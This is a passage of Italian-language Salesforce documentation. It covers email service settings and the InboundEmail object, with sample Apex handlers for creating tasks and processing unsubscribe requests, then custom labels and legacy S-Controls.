Nota: Un servizio di email può elaborare gli allegati solo se viene configurato per accettare gli allegati e se si utilizza una classe Apex che elabori i tipi di allegati accettati dal servizio di email.

Tenere presente anche che i servizi di email non possono accettare allegati in linea, quali immagini inserite nei messaggi email.

6. Se lo si desidera, selezionare la casella di controllo `Impostazioni di sicurezza email avanzate` per configurare il servizio di email in modo che verifichi, prima di elaborare un messaggio, la legittimità del server di invio. Il servizio di email utilizza i seguenti protocolli di autenticazione per verificare la legittimità del mittente:
   - SPF
   - SenderId
   - DomainKeys

   Se il server mittente passa almeno uno di questi protocolli e non ne fallisce neanche uno, il servizio di email accetta il messaggio. Se il server non ha esito positivo con un protocollo oppure non supporta alcun protocollo, il servizio di email esegue l'azione specificata nell'impostazione di risposta di `Azione per Mittente non autenticato`.

   Suggerimento: Prima di selezionare la casella di controllo `Autentica mittenti`, assicurarsi che i mittenti che si prevede utilizzeranno il servizio di email supportino almeno uno dei protocolli di autenticazione elencati sopra. Per informazioni su questi protocolli di autenticazione, visitare i seguenti siti Web:
   - www.openspf.org
   - www.microsoft.com/mscorp/safety/technologies/senderid/default.mspx

7. I servizi di email rifiutano i messaggi e informano il mittente se il messaggio nel suo insieme (corpo del messaggio in formato testo, HTML e allegati) supera i 10 MB circa (il limite varia a seconda della lingua e del set di caratteri).
8. Gli allegati in formato testo si possono convertire in allegati binari.
9. È anche possibile configurare questo servizio di email in modo che accetti solo i messaggi di alcuni mittenti elencandone gli indirizzi email e i domini nella casella di testo `Accetta messaggio email da`. Separare gli elementi con una virgola. Ad esempio: giorgio@miasocietà.com, yahoo.com, gmail.com. Se per la casella di testo `Accetta messaggio email da` è stato specificato un valore e il servizio di email riceve un messaggio da un indirizzo o dominio non in elenco, il servizio di email esegue l'azione specificata nelle impostazioni di risposta operazione non riuscita di `Azione per Mittente non autorizzato`.

   Lasciare questo capo vuoto se si desidera che il servizio di email riceva messaggi da qualsiasi indirizzo.

   Nota: è anche possibile autorizzare indirizzi e domini di email a livello di indirizzo di servizi di email. Vedere Definizione degli indirizzi di servizi di email a pagina 108.

   Se il servizio di email e l'indirizzo di servizio di email sono entrambi configurati per accettare messaggi solo da determinati mittenti, il servizio di email elabora unicamente i messaggi dei mittenti elencati nelle caselle di testo `Accetta messaggio email da` sia sul servizio di email sia sull'indirizzo di servizio di email.

10. Selezionare la casella di controllo `Attivo` se si desidera che venga attivato il servizio di email quando si fa clic su `Salva`.

11. Configurare le impostazioni di risposta per le operazioni non riuscite per determinare il modo in cui il servizio di email risponde quando un tentativo di accesso a questo servizio di email fallisce:

    `Azione per Limite di messaggi in entrata superato`

    Determina come si comporta il servizio di email con i messaggi se il numero totale di messaggi elaborati da tutti i servizi di email ha raggiunto il limite giornaliero per la propria organizzazione. Salesforce calcola questo limite moltiplicando il numero delle licenze utente per 1.000 fino a un limite giornaliero massimo di 1.000.000. Ad esempio, se si dispone di 10 licenze, l'organizzazione potrà elaborare un massimo di 10.000 messaggi email al giorno.

    `Azione per Indirizzo email disattivato`

    Determina come si comporta il servizio di email con i messaggi ricevuti a un indirizzo email che è inattivo.

    `Azione per Servizio di email disattivato`

    Determina come si comporta il servizio di email con i messaggi che riceve quando il servizio stesso è inattivo.

    `Azione per mittente non autenticato`

    Determina come si comporta il servizio di email con i messaggi che falliscono o che non supportano nessuno dei protocolli di autenticazione se è selezionata la casella di controllo `Autentica mittenti`.

    `Azione per Mittente non autorizzato`

    Determina come si comporta il servizio di email con i messaggi ricevuti da mittenti non elencati nella casella di controllo `Accetta messaggio email da` sul servizio di email o sull'indirizzo di servizio di email.

    Le opzioni di risposta per operazioni non riuscite sono:

    Rimbalza messaggio

    Il servizio di email restituisce il messaggio al mittente o all'`Utente caso automatico` per la funzione Email a caso on-demand, con una notifica che spiega il motivo del rifiuto.

    Scarta messaggio

    Il servizio di email elimina il messaggio senza inviare alcuna notifica al mittente.

    Riaccoda messaggio (solo per `Azione per Limite di messaggi in entrata superato`)

    Il servizio di email riaccoda il messaggio per elaborarlo nelle 24 ore successive. Se il messaggio non viene elaborato entro 24 ore, il servizio di email restituisce il messaggio al mittente con una notifica che spiega il motivo del rifiuto.

12. Per inviare messaggi di email di errore a un indirizzo specifico invece che all'indirizzo del mittente, selezionare `Abilita instradamento errori` e specificare l'indirizzo di destinazione nel campo `Instrada messaggi email di errore a questo indirizzo email`. In questo modo il mittente non verrà informato quando i servizi di email non sono in grado di elaborare un messaggio email in entrata.

13. Fare clic su **Salva** per salvare le modifiche, oppure su **Salva e Nuovo indirizzo email** per creare indirizzi email per questo servizio di email, come descritto in Definizione degli indirizzi di servizi di email a pagina 108.

VEDERE ANCHE:

Definizione degli indirizzi di servizi di email

Definizione di servizi di email

Utilizzo dell'oggetto InboundEmail

Per ogni messaggio email ricevuto dal dominio del servizio di email Apex, Salesforce crea un oggetto InboundEmail separato che include i contenuti e gli allegati di quel messaggio email. È possibile utilizzare le classi Apex che implementano l'interfaccia `Messaging.InboundEmailHandler` per gestire il messaggio email in entrata. Utilizzando il metodo `handleInboundEmail` in questa classe, è possibile accedere a un oggetto InboundEmail per recuperare i contenuti, le intestazioni e gli allegati dei messaggi email in entrata, oltre ad eseguire numerose funzioni.

Nota: per informazioni sul servizio di email Apex, vedere Definizione di servizi di email a pagina 107.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Esempio 1: Creazione di operazioni per referenti

Di seguito è riportato un esempio di ricerca di un referente basato sull'indirizzo del messaggio email in entrata e di creazione di una nuova operazione.

```
global class CreateTaskEmailExample implements Messaging.InboundEmailHandler {

  global Messaging.InboundEmailResult handleInboundEmail(Messaging.inboundEmail email,
                                                        Messaging.InboundEnvelope env){

    // Create an InboundEmailResult object for returning the result of the
    // Apex Email Service
    Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

    String myPlainText= '';

    // Add the email plain text into the local variable
    myPlainText = email.plainTextBody;

    // New Task object to be created
    Task[] newTask = new Task[0];

    // Try to look up any contacts based on the email from address
    // If there is more than one contact with the same email address,
    // an exception will be thrown and the catch statement will be called.
    try {
      Contact vCon = [SELECT Id, Name, Email
        FROM Contact
        WHERE Email = :email.fromAddress
        LIMIT 1];

      // Add a new Task to the contact record we just found above.
      newTask.add(new Task(Description =  myPlainText,
           Priority = 'Normal',
           Status = 'Inbound Email',
           Subject = email.subject,
           IsReminderSet = true,
           ReminderDateTime = System.now()+1,
           WhoId =  vCon.Id));

     // Insert the new Task
     insert newTask;
```

```
     System.debug('New Task Object: ' + newTask );
    }
    // If an exception occurs when the query accesses
    // the contact record, a QueryException is called.
    // The exception is written to the Apex debug log.
   catch (QueryException e) {
       System.debug('Query Issue: ' + e);
   }

   // Set the result to true. No need to send an email back to the user
   // with an error message
   result.success = true;

   // Return the result for the Apex Email Service
   return result;
  }
}
```

Esempio 2: Gestione della cancellazione dell'indirizzo email

Le aziende che inviano messaggi email di marketing ai loro clienti esistenti e potenziali devono poter consentire ai destinatari di disiscriversi. Quello che segue è un esempio di come un servizio di email può elaborare le richieste di cancellazione. Il codice ricerca la parola “unsubscribe” nella riga dell'oggetto dei messaggi in entrata. Trovata la parola, il codice cerca tutti i referenti e i lead che corrispondono all'indirizzo inserito nel campo Da e imposta il campo `Fuori lista email` (`HasOptedOutOfEmail`) su Vero.

```
Global class unsubscribe implements Messaging.inboundEmailHandler{

    Global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail email,

                         Messaging.InboundEnvelope env ) {

        // Create an inboundEmailResult object for returning
        // the result of the email service.
        Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

        // Create contact and lead lists to hold all the updated records.
        List<Contact> lc = new List <contact>();
        List<Lead> ll = new List <lead>();

        // Convert the subject line to lower case so the program can match on lower case.

        String mySubject = email.subject.toLowerCase();
        // The search string used in the subject line.
        String s = 'unsubscribe';

        // Check the variable to see if the word "unsubscribe" was found in the subject
line.
        Boolean unsubMe;
        // Look for the word "unsubcribe" in the subject line.
        // If it is found, return true; otherwise, return false.
        unsubMe = mySubject.contains(s);

         // If unsubscribe is found in the subject line, enter the IF statement.
```

```
        if (unsubMe == true) {

            try {

            // Look up all contacts with a matching email address.

            for (Contact c : [SELECT Id, Name, Email, HasOptedOutOfEmail
                              FROM Contact
                              WHERE Email = :env.fromAddress
                              AND hasOptedOutOfEmail = false
                              LIMIT 100]) {

                // Add all the matching contacts into the list.
                c.hasOptedOutOfEmail = true;
                lc.add(c);
            }
            // Update all of the contact records.
            update lc;
        }
        catch (System.QueryException e) {
            System.debug('Contact Query Issue: ' + e);
        }

        try {
            // Look up all leads matching the email address.
            for (Lead l : [SELECT Id, Name, Email, HasOptedOutOfEmail
                         FROM Lead
                         WHERE Email = :env.fromAddress
                         AND isConverted = false
                         AND hasOptedOutOfEmail = false
                         LIMIT 100]) {
                // Add all the leads to the list.
                l.hasOptedOutOfEmail = true;
                ll.add(l);

                System.debug('Lead Object: ' + l);
            }
            // Update all lead records in the query.
            update ll;
        }

        catch (System.QueryException e) {
            System.debug('Lead Query Issue: ' + e);
        }

        System.debug('Found the unsubscribe word in the subject line.');
         }
         else {
            System.debug('No Unsuscribe word found in the subject line.' );
         }
        // Return True and exit.
        // True confirms program is complete and no emails
        // should be sent to the sender of the unsubscribe request.
```

```
        result.success = true;
        return result;
    }
}
```

```
@isTest
private class unsubscribeTest {
    // The following test methods provide adequate code coverage
    // for the unsubscribe email class.
    // There are two methods, one that does the testing
    // with a valid "unsubcribe" in the subject line
    // and one the does not contain "unsubscribe" in the
    // subject line.
    static testMethod void testUnsubscribe() {

       // Create a new email and envelope object.
       Messaging.InboundEmail email = new Messaging.InboundEmail() ;
       Messaging.InboundEnvelope env    = new Messaging.InboundEnvelope();

       // Create a new test lead and insert it in the test method.
       Lead l = new lead(firstName='John',
                lastName='Smith',
                Company='Salesforce',
                Email='user@acme.com',
                HasOptedOutOfEmail=false);
       insert l;

       // Create a new test contact and insert it in the test method.
       Contact c = new Contact(firstName='john',
                    lastName='smith',
                    Email='user@acme.com',
                    HasOptedOutOfEmail=false);
       insert c;

       // Test with the subject that matches the unsubscribe statement.
       email.subject = 'test unsubscribe test';
       env.fromAddress = 'user@acme.com';

       // Call the class and test it with the data in the testMethod.
       unsubscribe unsubscribeObj = new unsubscribe();
       unsubscribeObj.handleInboundEmail(email, env );

    }

    static testMethod void testUnsubscribe2() {

       // Create a new email and envelope object.
       Messaging.InboundEmail email = new Messaging.InboundEmail();
       Messaging.InboundEnvelope env = new Messaging.InboundEnvelope();

       // Create a new test lead and insert it in the test method.
       Lead l = new lead(firstName='john',
                lastName='smith',
                Company='Salesforce',
```

```
                  Email='user@acme.com',
                  HasOptedOutOfEmail=false);
         insert l;

         // Create a new test contact and insert it in the test method.
         Contact c = new Contact(firstName='john',
                      lastName='smith',
                      Email='user@acme.com',
                      HasOptedOutOfEmail=false);
         insert c;

         // Test with a subject that does not contain "unsubscribe."
         email.subject = 'test';
         env.fromAddress = 'user@acme.com';

         // Call the class and test it with the data in the test method.
         unsubscribe unsubscribeObj = new unsubscribe();
         unsubscribeObj.handleInboundEmail(email, env );
      }
}
```

Oggetto InboundEmail

Un oggetto InboundEmail presenta i seguenti campi.

Nome	Tipo	Descrizione
`binaryAttachments`	InboundEmail.BinaryAttachment[]	Elenco degli allegati binari ricevuti insieme al messaggio email, se presenti. Gli esempi di allegati binari includono file di immagini, audio, applicazioni e video.
`ccAddresses`	Stringa[]	Elenco degli indirizzi in copia (CC), se presenti.
`fromAddress`	Stringa	Indirizzo email visualizzato nel campo Da.
`fromName`	Stringa	Nome visualizzato nel campo Da, se presente.
`headers`	InboundEmail.Header[]	Elenco delle intestazioni RFC 2822 del messaggio email, incluse: • Ricevuto da • Intestazioni personalizzate • ID messaggio • Data
`htmlBody`	Stringa	Versione HTML del messaggio email, se specificato dal mittente.
`htmlBodyIsTruncated`	Booleano	Indica se il testo del corpo HTML è troncato (`true`) o meno (`false`).

Nome	Tipo	Descrizione
`inReplyTo`	Stringa	Campo Risposta a del messaggio email in entrata. Identifica il messaggio o i messaggi di cui questo è una risposta (messaggi principali). Contiene l'ID messaggio del messaggio o dei messaggi email principali.
`messageId`	Stringa	L'ID Messaggio, vale a dire l'identificatore univoco del messaggio in entrata.
`plainTextBody`	Stringa	Versione solo testo del messaggio email, se specificato dal mittente.
`plainTextBodyIsTruncated`	Booleano	Indica se il testo normale del corpo è troncato (`true`) o meno (`false`).
`references`	Stringa[]	Campo Riferimenti del messaggio email in entrata. Identifica un thread di messaggi email. Contiene un elenco dei riferimenti e gli ID messaggio dei messaggi email principali e, possibilmente, i campi Risposta a.
`replyTo`	Stringa	Indirizzo email visualizzato nell'intestazione Rispondi a. Se non è presente alcuna intestazione Rispondi a, questo campo è identico al campo `fromAddress`.
`subject`	Stringa	Riga dell'oggetto del messaggio email, se presente.
`textAttachments`	InboundEmail.TextAttachment[]	Elenco degli allegati ricevuti insieme al messaggio email, se presenti. Gli allegati di testo possono essere dei seguenti tipi: • Allegati con un tipo MIME (Multipurpose Internet Mail Extension) di `text` • Allegati con un tipo MIME di `application/octet-stream` e un nome file che termina con l'estensione `.vcf` o `.vcs`. Vengono salvati rispettivamente come tipi MIME `text/x-vcard` e `text/calendar`.
`toAddresses`	Stringa[]	Indirizzi email visualizzati nel campo `A`.

Oggetto InboundEmail.Header

Un oggetto InboundEmail memorizza le intestazioni dei messaggi email RFC 2822 in un oggetto InboundEmail.Header con i seguenti campi.

Nome	Tipo	Descrizione
`name`	Stringa	Il nome del parametro intestazione, come `Date` o `Message-ID`.
`value`	Stringa	Valore dell'intestazione.

Oggetto InboundEmail.BinaryAttachment

Un oggetto InboundEmail memorizza gli allegati binari in un oggetto InboundEmail.BinaryAttachment.

Gli esempi di allegati binari includono file di immagini, audio, applicazioni e video.

Un oggetto InboundEmail.BinaryAttachment presenta i seguenti campi.

Nome	Tipo	Descrizione
`body`	Blob	Corpo dell'allegato.
`fileName`	Stringa	Nome del file allegato.
`mimeTypeSubType`	Stringa	Tipo primario e sottotipo MIME.

Oggetto InboundEmail.TextAttachment

Un oggetto InboundEmail memorizza gli allegati di testo in un oggetto InboundEmail.TextAttachment.

Gli allegati di testo possono essere dei seguenti tipi:

- Allegati con un tipo MIME (Multipurpose Internet Mail Extension) di `text`
- Allegati con un tipo MIME di `application/octet-stream` e un nome file che termina con l'estensione `.vcf` o `.vcs`. Vengono salvati rispettivamente come tipi MIME `text/x-vcard` e `text/calendar`.

Un oggetto InboundEmail.TextAttachment presenta i seguenti campi.

Nome	Tipo	Descrizione
`body`	Stringa	Corpo dell'allegato.
`bodyIsTruncated`	Booleano	Indica se il testo dell'allegato è troncato (`true`) o meno (`false`).
`charset`	Stringa	Insieme di caratteri originale del campo del corpo. Il corpo viene ricodificato in UTF-8 come input del metodo Apex.
`fileName`	Stringa	Nome del file allegato.
`mimeTypeSubType`	Stringa	Tipo primario e sottotipo MIME.

Oggetto InboundEmailResult

L'oggetto InboundEmailResult è usato per restituire i risultati del servizio di email. Se questo oggetto è nullo, si presume che il risultato sia corretto. Un oggetto InboundEmailResult presenta i seguenti campi.

Nome	Tipo	Descrizione
`success`	Booleano	Valore che indica se il messaggio email è stato elaborato correttamente. Se il valore è `false`, Salesforce rifiuta i messaggi email in entrata e invia al mittente originario una risposta contenente il messaggio specificato nel campo `Message`.
`message`	Stringa	Un messaggio che Salesforce restituisce nel corpo di un messaggio email di risposta. Questo campo può contenere del testo a prescindere dal valore restituito dal campo `Success`.

Oggetto InboundEnvelope

L'oggetto InboundEnvelope memorizza le informazioni della busta associate al messaggio email in entrata e presenta i seguenti campi.

Nome	Tipo	Descrizione
`toAddress`	Stringa	Nome visualizzato nel campo `A` della busta, se presente.
`fromAddress`	Stringa	Nome visualizzato nel campo `Da` della busta, se presente.

VEDERE ANCHE:

Definizione di servizi di email

Panoramica su Apex Code

Etichette personalizzate

Panoramica sulle etichette personalizzate

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Developer Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** e **Unlimited Edition**

AUTORIZZAZIONI UTENTE

Creare, modificare ed eliminare etichette personalizzate:
- "Personalizza applicazione"

Per creare o sostituire una traduzione:
- "Gestisci traduzione"

  OPPURE

  "Visualizza impostazione e configurazione" ed essere designato come traduttore

Le etichette personalizzate sono valori di testo personalizzati a cui è possibile accedere dalle classi Apex, dalle pagine Visualforce. o dai componenti Lightning. I valori possono essere tradotti in qualsiasi lingua supportata da Salesforce. Le etichette personalizzate consentono agli sviluppatori di creare applicazioni multilingue presentando automaticamente delle informazioni (ad esempio, testi per l'assistenza o messaggi di errore) nella lingua madre dell'utente.

È possibile creare un massimo di 5000 etichette personalizzate per l'organizzazione; le etichette possono contenere un massimo di 1000 caratteri. Le etichette personalizzate provenienti dai pacchetti gestiti non vengono conteggiate in questo limite.

Per accedere alle etichette personalizzate, da Imposta, immettere *`Etichette personalizzate`* nella casella `Ricerca veloce`, quindi selezionare **Etichette personalizzate**. Da questa pagina è possibile:

- Creare una nuova etichetta o modificare un'etichetta personalizzata esistente.
- Visualizzare un'etichetta personalizzata esistente. Dalla pagina di visualizzazione è possibile creare o modificare una traduzione in una lingua utilizzata dalla propria organizzazione.

Per aggiungere un'etichetta personalizzata alla propria applicazione:

1. Creare l'etichetta personalizzata.
2. Tradurre il valore dell'etichetta nelle lingue supportate dalla propria applicazione.
3. Utilizzare l'etichetta.
   - In Apex utilizzare la sintassi `System.Label.`***`Label_name`***.
   - In Visualforce e nei componenti Lightning, utilizzare la variabile globale `$Label`.
4. Includere l'etichetta nella propria applicazione quando si prepara il pacchetto per AppExchange.

Suggerimento: se un'etichetta personalizzata dispone delle traduzioni, è necessario inserire esplicitamente nel pacchetto le singole lingue desiderate per fare in modo che tali traduzioni vengano incluse nel pacchetto.

VEDERE ANCHE:

Creazione e modifica di etichette personalizzate

Creazione e modifica di etichette personalizzate

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Developer Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** e **Unlimited Edition**

AUTORIZZAZIONI UTENTE

Creare, modificare ed eliminare etichette personalizzate:

- "Personalizza applicazione"

Per creare o sostituire una traduzione:

- "Gestisci traduzione"

  OPPURE

  "Visualizza impostazione e configurazione" ed essere designato come traduttore

Per creare o modificare una nuova etichetta personalizzata:

1. Da Imposta, immettere *Etichette personalizzate* nella casella `Ricerca veloce`, quindi selezionare **Etichette personalizzate**.
2. Fare clic su **Nuova etichetta personalizzata** per creare un'etichetta, oppure su **Modifica** accanto all'etichetta personalizzata che si desidera modificare.
3. Nella casella di testo **Descrizione breve**, specificare un termine facilmente riconoscibile per identificare questa etichetta personalizzata. Questa descrizione viene utilizzata nei campi unione.

   Nota: non è possibile modificare la lingua di un'etichetta personalizzata esistente.

4. Se si sta creando una nuova etichetta personalizzata, specificare il nome dell'etichetta nella casella di testo **Nome**. Questo valore viene utilizzato in Apex e nelle pagine Visualforce per fare riferimento all'etichetta personalizzata. I nomi devono contenere solo caratteri alfanumerici e iniziare con una lettera, non devono contenere spazi o caratteri di sottolineatura doppi e devono essere univoci.
5. Selezionare la casella di controllo `Componente protetto` per contrassegnare l'etichetta personalizzata come protetta.
6. Nella casella di testo **Categorie**, digitare il testo per classificare l'etichetta. Questo campo può essere utilizzato nei criteri di filtro quando si creano le visualizzazioni elenco di etichette personalizzate. Separare ciascuna categoria con una virgola. Il numero totale di caratteri consentiti nella casella di testo **Categorie** è 255.
7. Nella casella di testo **Valore**, digitare il testo senza superare i 1000 caratteri. Questo valore può essere tradotto in qualsiasi lingua supportata da Salesforce.

   Nota: La visualizzazione di eventuali modifiche apportate a questo campo potrebbe richiedere qualche minuto.

8. Fare clic su **Salva**.

VEDERE ANCHE:

Creazione e modifica di traduzioni di etichette personalizzate

Panoramica sulle etichette personalizzate

Creazione e modifica di traduzioni di etichette personalizzate

Per creare o modificare etichette personalizzate:

1. Da Imposta, immettere *Etichette personalizzate* nella casella Ricerca veloce, quindi selezionare **Etichette personalizzate**.
2. Selezionare il nome dell'etichetta personalizzata per aprirla.
3. Nell'elenco correlato Traduzioni, fare clic su **Nuova** per inserire una nuova traduzione o su **Modifica** accanto alla lingua per modificare una traduzione. Se si fa clic su **Elimina**, Salesforce chiede conferma dell'eliminazione e quindi elimina la traduzione dall'etichetta personalizzata.
4. Selezionare la Lingua nella quale si sta traducendo.
5. Inserire il Testo da tradurre. Questo testo sostituisce il valore specificato nel campo Valore dell'etichetta quando la lingua predefinita dell'utente è la lingua della traduzione.
6. Fare clic su **Salva**.

VEDERE ANCHE:

Creazione e modifica di etichette personalizzate

Panoramica sulle etichette personalizzate

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Developer Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** e **Unlimited Edition**

AUTORIZZAZIONI UTENTE

Creare, modificare ed eliminare etichette personalizzate:

- "Personalizza applicazione"

Per creare o sostituire una traduzione:

- "Gestisci traduzione"

  OPPURE

  "Visualizza impostazione e configurazione" ed essere designato come traduttore

Visualizzazione delle etichette personalizzate

Dopo aver creato un'etichetta personalizzata, è possibile:

- Modificarla.

  Nota: non è consentito modificare gli attributi delle etichette personalizzate installate come parte di un pacchetto gestito. È possibile solo sostituire le traduzioni esistenti o fornire nuove traduzioni per lingue non incluse nel pacchetto.

- Eliminarla.

  Nota: non è possibile eliminare le etichette personalizzate installate come parte di un pacchetto gestito o a cui viene fatto riferimento da Apex o da una pagina Visualforce. È possibiel solo sostituire le traduzioni esistenti.

- Creare o modificare una traduzione.

VEDERE ANCHE:

Creazione e modifica di etichette personalizzate

Panoramica sulle etichette personalizzate

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Developer Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** e **Unlimited Edition**

AUTORIZZAZIONI UTENTE

Creare, modificare ed eliminare etichette personalizzate:

- "Personalizza applicazione"

Per creare o sostituire una traduzione:

- "Gestisci traduzione"

  OPPURE

  "Visualizza impostazione e configurazione" ed essere designato come traduttore

Custom S-Control

Definizione dei Custom S-Control

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per creare, modificare ed eliminare Custom S-Control:

- "Personalizza applicazione"

Importante: Le pagine Visualforce sostituiscono gli S-Control. Le organizzazioni che non hanno mai utilizzato gli S-Control non li possono creare. Gli S-Control esistenti restano invariati e potranno sempre essere modificati.

La libreria degli S-Control personalizzati (Custom S-Control) consente di memorizzare e caricare contenuti per l'utilizzo in molte aree di Salesforce quali link personalizzati, schede Web, pulsanti personalizzati e cruscotti digitali. Gli S-Control offrono un metodo flessibile di estensione dell'interfaccia utente di Salesforce, inclusa la possibilità di creare e visualizzare i propri moduli di dati personalizzati.

Un S-Control può contenere qualsiasi tipo di contenuto visualizzabile o eseguibile in un browser, ad esempio un'applet Java, un controllo Active-X, un file di Excel o un modulo Web HTML personalizzato.

1. Da Imposta, digitare *`S-Control`* nella casella `Ricerca veloce` e quindi selezionare **S-Control**.
2. Per creare un nuovo Custom S-Control, fare clic su **Nuovo Custom S-Control**.
3. Per modificare un S-Control personalizzato esistente, fare clic su **Modifica**.
4. Inserire gli attributi dell'S-Control.
5. Per verificare tutti i campi di unione e le funzioni di Salesforce, fare clic su **Controlla sintassi**.
6. Al termine dell'operazione, fare clic su **Salva** o su **Salvataggio rapido** per salvare e proseguire nella modifica.
7. Creare un link o pulsante personalizzato per consentire la visualizzazione del Custom S-Control da parte degli utenti. In alternativa, creare una scheda Web utilizzando il Custom S-Control, aggiungere l'S-Control a un layout di pagina o aggiungere l'S-Control a un cruscotto digitale. È anche possibile utilizzare un S-Control come contenuto della Guida in linea per un oggetto personalizzato.

VEDERE ANCHE:

Informazioni sugli S-Control

Visualizzazione e modifica degli S-Control

S-Control utili

Informazioni sugli S-Control

Importante: Le pagine Visualforce sostituiscono gli S-Control. Le organizzazioni che non hanno mai utilizzato gli S-Control non li possono creare. Gli S-Control esistenti restano invariati e potranno sempre essere modificati.

Utilizzare gli S-Control per aggiungere le proprie funzionalità all'organizzazione Salesforce. Sia durante l'integrazione di un'applicazione ospitata che durante l'estensione della propria interfaccia utente Salesforce attuale, gli S-Control consentono di memorizzare il proprio codice o di fare riferimento al codice da un'altra posizione.

I Custom S-Control possono contenere qualsiasi tipo di contenuto visualizzabile in un browser Web, ad esempio un'applet Java, un controllo Active-X, un file Excel o un modulo Web HTML personalizzato.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

VEDERE ANCHE:

Definizione dei Custom S-Control

S-Control utili

Cosa dice il confronto tra le pagine Visualforce e gli S-Control?

Considerazioni in merito agli S-Control nei pacchetti Force.com AppExchange

Se si stanno sviluppando dei pacchetti Force.com AppExchange con S-Control o se si sta pianificando l'installazione di un pacchetto AppExchange con S-Control, è opportuno tenere presenti le seguenti limitazioni.

- Per i pacchetti che si stanno sviluppando (ossia non installati da AppExchange), è possibile aggiungere solo S-Control ai pacchetti con l'accesso API `Senza restrizione` predefinito. Una volta che un pacchetto ha un S-Control, non è possibile abilitare l'accesso API `Con restrizione`.
- Per i pacchetti installati, è possibile abilitare le restrizioni per l'accesso anche se il pacchetto contiene degli S-Control. Tuttavia, le restrizioni all'accesso forniscono una protezione limitata per gli S-Control. Salesforce consiglia di informarsi in modo approfondito in merito al funzionamento di JavaScript in un S-Control prima di affidarsi alla restrizione dell'accesso per la sicurezza degli S-Control.
- Se un pacchetto installato dispone di accesso API `Con restrizione`, gli aggiornamenti saranno completati correttamente solo se la versione aggiornata non contiene S-Control. Se nella versione aggiornata sono presenti degli S-Control, è necessario cambiare l'accesso API del pacchetto installato in un accesso `Senza restrizione`.

Visualizzazione e modifica degli S-Control

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per creare, modificare ed eliminare Custom S-Control:

- "Personalizza applicazione"

Importante: Le pagine Visualforce sostituiscono gli S-Control. Le organizzazioni che non hanno mai utilizzato gli S-Control non li possono creare. Gli S-Control esistenti restano invariati e potranno sempre essere modificati.

Per visualizzare i dettagli di un S-Control personalizzato, da Imposta, digitare *S-Control* nella casella `Ricerca veloce`, quindi selezionare **S-Control** e il nome dell'S-Control.

- Per modificare un S-Control, fare clic su **Modifica**.
- Per rimuovere un S-Control, fare clic su **Canc**.
- Per visualizzare un elenco degli altri componenti di Salesforce che fanno riferimento all'S-Control, fare clic su **Dove si utilizza?**.

Attributi dei Custom S-Control

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Nome attributo	Descrizione
`Etichetta`	Il testo che viene visualizzato nei layout di pagina per gli S-Control incorporati.
`Nome S-Control`	Il nome univoco dell'S-Control. Il nome può contenere solo caratteri di sottolineatura e alfanumerici e deve essere univoco nell'organizzazione. Deve iniziare con una lettera, non deve includere spazi, terminare con un carattere di sottolineatura, né contenere due caratteri di sottolineatura consecutivi.
`Tipo`	Indica come si intende utilizzare l'S-Control. **HTML** Selezionare questa opzione se si desidera immettere il contenuto dell'S-Control nell'area `Contenuto`. **URL** Selezionare questa opzione se si desidera immettere il link o l'URL di un sito Web esterno nell'area `Contenuto`. **Snippet** Gli snippet sono S-Control che vengono progettati per essere inclusi in altri S-Control. Selezionare questa opzione se si desidera immettere il contenuto dello snippet dell'S-Control nell'area `Contenuto`.
`Descrizione`	Testo che descrive l'S-Control. Viene visualizzato solo agli amministratori.

<table>
<tr><th>Nome attributo</th><th>Descrizione</th></tr>
<tr><td><code>Contenuto</code></td><td>
Immettere il contenuto o l'origine dell'S-Control. È possibile immettere fino a 1 milione di caratteri. Il codice HTML definisce esattamente il modo in cui gli utenti visualizzano il Custom S-Control.

 Se si sta creando una formula nella scheda Formula avanzata o una formula per approvazioni o regole, ad esempio di flusso di lavoro, di convalida, di assegnazione, di risposta automatica o di inoltro al livello superiore, fare clic su Inserisci campo, selezionare un campo e fare clic su Inserisci.
Per creare una formula di base che trasmetta i dati Salesforce specifici, selezionare la scheda Formula semplice, scegliere il tipo di campo dall'elenco a discesa <code>Seleziona tipo di campo</code> e scegliere uno dei campi elencati nell'elenco a discesa <code>Inserisci campo</code>.
Suggerimento: Creare formule oggetti incrociate che si estendano agli oggetti correlati e facciano riferimento ai campi di unione su tali oggetti.
Per inserire un operatore, scegliere l'icona dell'operatore desiderato dall'elenco a discesa <code>Inserisci operatore</code>.
Per inserire una funzione, fare doppio clic sul nome corrispondente nell'elenco, oppure selezionarla e fare clic su Inserisci funzione selezionata. Per filtrare l'elenco delle funzioni, scegliere una categoria dall'elenco a discesa <code>Funzioni</code>. Selezionare una funzione e fare clic su Guida di questa funzione per visualizzare una descrizione e gli esempi delle formule che utilizzano quella funzione.
